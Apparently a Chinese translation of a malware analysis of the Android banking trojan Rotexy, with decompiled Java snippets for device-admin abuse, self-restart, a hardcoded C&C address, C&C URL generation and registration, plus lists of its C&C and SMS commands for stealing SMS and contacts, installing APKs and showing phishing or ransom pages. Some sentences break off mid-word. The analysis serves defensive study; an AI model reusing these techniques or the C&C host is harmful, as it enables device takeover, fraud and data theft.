


在这种情况下，木马的日志中会包含使用俄语的一些记录，记录中还存在语法错误和拼写错误：


```
Plugs.log("Boot.onReceive", "Поймали сингал от: " + v11);

Plugs.log("Boot.onReceive", "Отправляем информацию о плучении задания ID:" + v12.getString

Plugs.log("Boot.onReceive", "[WARNING] Обнаружен остановленый основной сервис, заспускаем заново!"
```

如果检查通过，Rotexy会向GCM注册并启动SuperService，以跟踪木马是否具有设备管理员权限。如果被停止运行，SuperService还会跟踪自己的状态并重新启动。

```
private void setAdminDevice() {
    Intent v1 = new Intent("android.app.action.ADD_DEVICE_ADMIN");
    v1.putExtra("android.app.extra.DEVICE_ADMIN", SetAdmin.iComponentName);
    v1.putExtra("android.app.extra.ADD_EXPLANATION", "Приложение проверено и является полностью безопасным! Выполнить запуск?"
            );
```



如果用户同意并赋予应用程序所请求的权限，则木马会显示另一个页面，并且隐藏自身图标：



如果木马检测到用户试图撤销其管理员权限，则会立即关闭手机屏幕，尝试停止用户操作。如果成功撤销权限，则木马会重新不断请求管理员权限。

如果由于某种原因，当用户试图撤销木马设备管理员权限时，SuperService并没有关闭屏幕，那么木马会试图警告用户：

```
public CharSequence onDisableRequested(Context context, Intent intent) {
    context.sendBroadcast(new Intent(context, Boot.class).addFlags(268435456).setAction(Plugs.ReceiveAdminRequest
            ));
    return "Приложение: " + context.getResources().getString(2131165185) + " является системным!"
            ;
}
```

在程序运行时，Rotexy会跟踪以下操作：

1、打开并重启手机；
2、终止木马运行：在这种情况下，木马会重新启动；
3、应用程序发送短信：在这种情况下，手机将切换到静音模式。

C&C通信

默认的C&C地址已经硬编码到Rotexy代码中:

```
public Plugs(Context application) {
    super();
    this.gcm = "455646527724";
    this.app_build = "30.0.2";
    this.api_panel_id = 15;
    this.api_panel_url = "http://81.177.135.30/";
    this.api_url_dynamic_min_range = 1;
    this.api_url_dynamic_max_range = 9999;
    this.CryptDelimiter = "393838";
    this.protocol_delimiter = "://";
    this.DB = null;
    this.mcrypt = null;
    this.shuffle_characters = "qwertyuiopasdfghjklzxcvbnm";
    this.shuffle_characters_min_range = 5;
    this.shuffle_characters_max_range = 7;
    this.mcrypt = new MCrypt();
    this.context = application;
    Plugs.info = this.context.getSystemService("phone");
    this.DB = new Base(application);
}
```

木马将以伪随机算法生成相对地址，将信息发送到该地址。对于不同的木马版本，有些变种还可以使用动态生成的子域名。

```
public String getApiUrl() {
    String v3 = "://";
    String v9 = this.getPrivateData("api_url");
    if(v9 == null) {
        v9 = this.api_panel_url;
    }

    String v10 = v9.concat(Integer.toString(new Random().nextInt(this.api_url_dynamic_max_range -
            this.api_url_dynamic_min_range) + this.api_url_dynamic_min_range));
    if(!Plugs.DynamicSubDomain) {
        Plugs.log("Plugs.getApiUrl", "Создан уникальный адрес без DynamicSubDomain: " + v10);
    }
    else {
        String[] v11 = v10.split(v3);
        String v8 = v11[0].concat(v3).concat(this.shuffle(this.shuffle_characters).substring(0,
                new Random().nextInt(this.shuffle_characters_max_range - this.shuffle_characters_min_range
                ) + this.shuffle_characters_min_range).concat(".").concat(v11[1]));
        Plugs.log("Plugs.getApiUrl", "Создан уникальный адрес с DynamicSubDomain: " + v8);
        v10 = v8;
    }

    return v10;
}
```

图 在这个木马样本中，Plugs.DynamicSubDomain的值为false，因此不会生成子域名

木马将与C&C服务器有关的信息以及从被感染设备收集的数据存储在本地的SQLite数据库中。

首先，木马会在管理面板中注册，并从C&C服务器接收操作所需的信息（即SMS拦截模板和将在HTML页面上显示的文本）：

```
if(v9.equals("register_ok")) {
    Plugs.log("Commands.initialCommand", "Успешно выполнена регистрация приложения в панели"
            );
    SuperService.http_success_register = true;
    String v21 = v19.getJSONArray("patterns").toString();
    Plugs.log("Commands.initialCommand", "Получены шаблоны перехвата: " + v21);
    v23.setPatterns(v21);
    String v4 = v19.getJSONArray("blocker_banking").toString();
    String v5 = v19.getString("blocker_banking_autolock");
    Plugs.log("Commands.initialCommand", "Получены параметры для банковского блокировщика время: "
             + v5 + " данные: " + v4);
    v23.setPrivateData("blocker_banking", v4);
    v23.setPrivateData("blocker_banking_autolock", v5);
    String v6 = v19.getJSONArray("blocker_extortionist").toString();
    String v7 = v19.getString("blocker_extortionist_autolock");
    Plugs.log("Commands.initialCommand", "Получены параметры для блокировщика вымогателя время: "
             + v7 + " данные: " + v6);
    v23.setPrivateData("blocker_extortionist", v6);
    v23.setPrivateData("blocker_extortionist_autolock", v7);
    if(Blocker.isInitialize()) {
        if(Blocker.B_blocker.equals("blocker_banking")) {
            Blocker.setBlockerRefresh(this.context, "blocker_banking", Blocker.B_page
                    , v4);
        }
        else if(Blocker.B_blocker.equals("blocker_extortionist")) {
            Blocker.setBlockerRefresh(this.context, "blocker_extortionist", Blocker.
                    B_page, v6);
        }
    }
}
else if(v9.equals("gcm_register_ok")) {
    Plugs.log("Commands.initialCommand", "Успешно выполнена доставка Google Cloud Message Key в панель"
            );
    SuperService.http_success_gcm = true;
}
```

Rotexy会拦截收到的所有SMS消息，并根据从C&C服务器收到的模板来处理这些消息。此外，当收到短信时，木马会将手机置于静音模式并关闭屏幕，使用户不会注意到已

除了关于当前设备的普通信息外，木马还会将正在运行的所有进程和已安装的应用程序列表发送给C&C服务器。攻击者可能会使用该列表来查找正在运行的防病毒或银行应

Rotexy收到相应的命令后会执行后续操作：

- START, STOP, RESTART — 启动、停止和重启`SuperService`。
- URL — 更新C&C地址。
- MESSAGE – 将包含特定文本的SMS消息发送到指定号码.
- UPDATE_PATTERNS – 在管理面板中注册
- UNBLOCK – 取消对电话的锁定（撤消应用程序中的设备管理员权限）。
- UPDATE – 从C&C服务器下载并安装APK文件。该命令不仅可用来更新应用程序，还可以用来在被感染设备上安装任何其他软件。
- CONTACTS – 将从C&C服务器收到的文本发送给所有用户联系人。这很可能是应用程序的传播方式。
- CONTACTS_PRO – 从地址簿中请求与某个联系人对应的特定消息文本。
- PAGE – 使用从C&C或本地数据库中的`User-Agent`值，以便从C&C服务器接收URL。
- ALLMSG – 向C&C发送用户收到和发送的所有短信，也包括存储在手机内存中的所有短信。
- ALLCONTACTS – 将手机内存中的所有联系人发送到C&C服务器。
- ONLINE – 将木马当前状态相关信息发送给C&C服务器：是否具有设备管理员权限、当前显示的HTML页面、屏幕处于打开还是关闭状态等。
- NEWMSG – 将SMS写入设备存储器，其中包含从C&C发送的文本和发件人号码。
- CHANGE_GCM_ID – 更改GSM ID。
- BLOCKER_BANKING_START – 显示网络钓鱼HTML页面，用来输入银行卡详细信息。
- BLOCKER_EXTORTIONIST_START – 显示勒索软件的HTML页面。
- BLOCKER_UPDATE_START – 显示伪造为更新页面的HTML页面。
- BLOCKER_STOP – 阻止显示所有HTML页面。

Rotexy的C&C服务器不仅可以由Web服务器来承担，还可以由任何可以发送SMS的设备来承担。
木马会拦截传入的SMS消息，并可以从这些消息中接收以下命令：


- “3458” — 从应用程序撤消设备管理员权限；
- “hi”, “ask” — 启用和禁用移动互联网；
- “privet”, “ru” — 启用和禁用Wi-Fi；
- “check” — 将`install: *[device IMEI]*`文本发送到发送该短信的电话号码；
- “stop_blocker” — 停止显示所有已阻止的HTML页面；
- “393838” — 将C&C服务器地址更改为SMS中指定的地址。

Rotexy执行的所有操作相关信息均记录在本地数据库中，并会发送到C&C服务器。随后服务器会返回响应数据，其中包含下一步要执行的操作。


显示HTML页面

现在让我们来分析一下Rotexy可以显示的HTML页面，以及木马会使用这些页面执行哪些操作。

